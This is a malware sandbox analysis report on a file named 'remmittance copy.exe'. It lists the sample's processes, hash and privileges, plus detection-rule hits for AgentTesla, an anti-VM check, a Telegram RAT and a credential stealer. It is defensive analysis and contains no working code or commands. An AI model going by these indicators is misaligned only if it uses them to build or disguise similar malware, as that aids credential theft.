Analysis Process: remmittance copy.exe PID: 6336 Parent PID: 6040

General

Start time:	07:39:08
Start date:	28/10/2021
Path:	C:\Users\user\Desktop\remmittance copy.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\remmittance copy.exe'
Imagebase:	0x6b0000
File size:	422912 bytes
MD5 hash:	C039D3D94F0CC82369C066E26A67E0F6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.682352085.00000000029E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.682657468.00000000039E9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.682657468.00000000039E9000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: remmittance copy.exe PID: 2248 Parent PID: 6336

General

Start time:	07:39:15
Start date:	28/10/2021
Path:	C:\Users\user\Desktop\remmittance copy.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\remmittance copy.exe
Imagebase:	0x140000
File size:	422912 bytes
MD5 hash:	C039D3D94F0CC82369C066E26A67E0F6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: remmittance copy.exe PID: 3864 Parent PID: 6336

General

Start time:	07:39:16
Start date:	28/10/2021
Path:	C:\Users\user\Desktop\remmittance copy.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\remmittance copy.exe
Imagebase:	0xc20000
File size:	422912 bytes
MD5 hash:	C039D3D94F0CC82369C066E26A67E0F6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000000.679774428.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000000.679774428.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000000.678447633.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000000.678447633.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000000.678850422.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000000.678850422.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000000.679389493.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000000.679389493.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.923014189.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000002.923014189.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.924472986.00000000031A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000005.00000002.924472986.00000000031A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.924472986.00000000031A1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Registry Activities Show Windows behavior

Disassembly

Code Analysis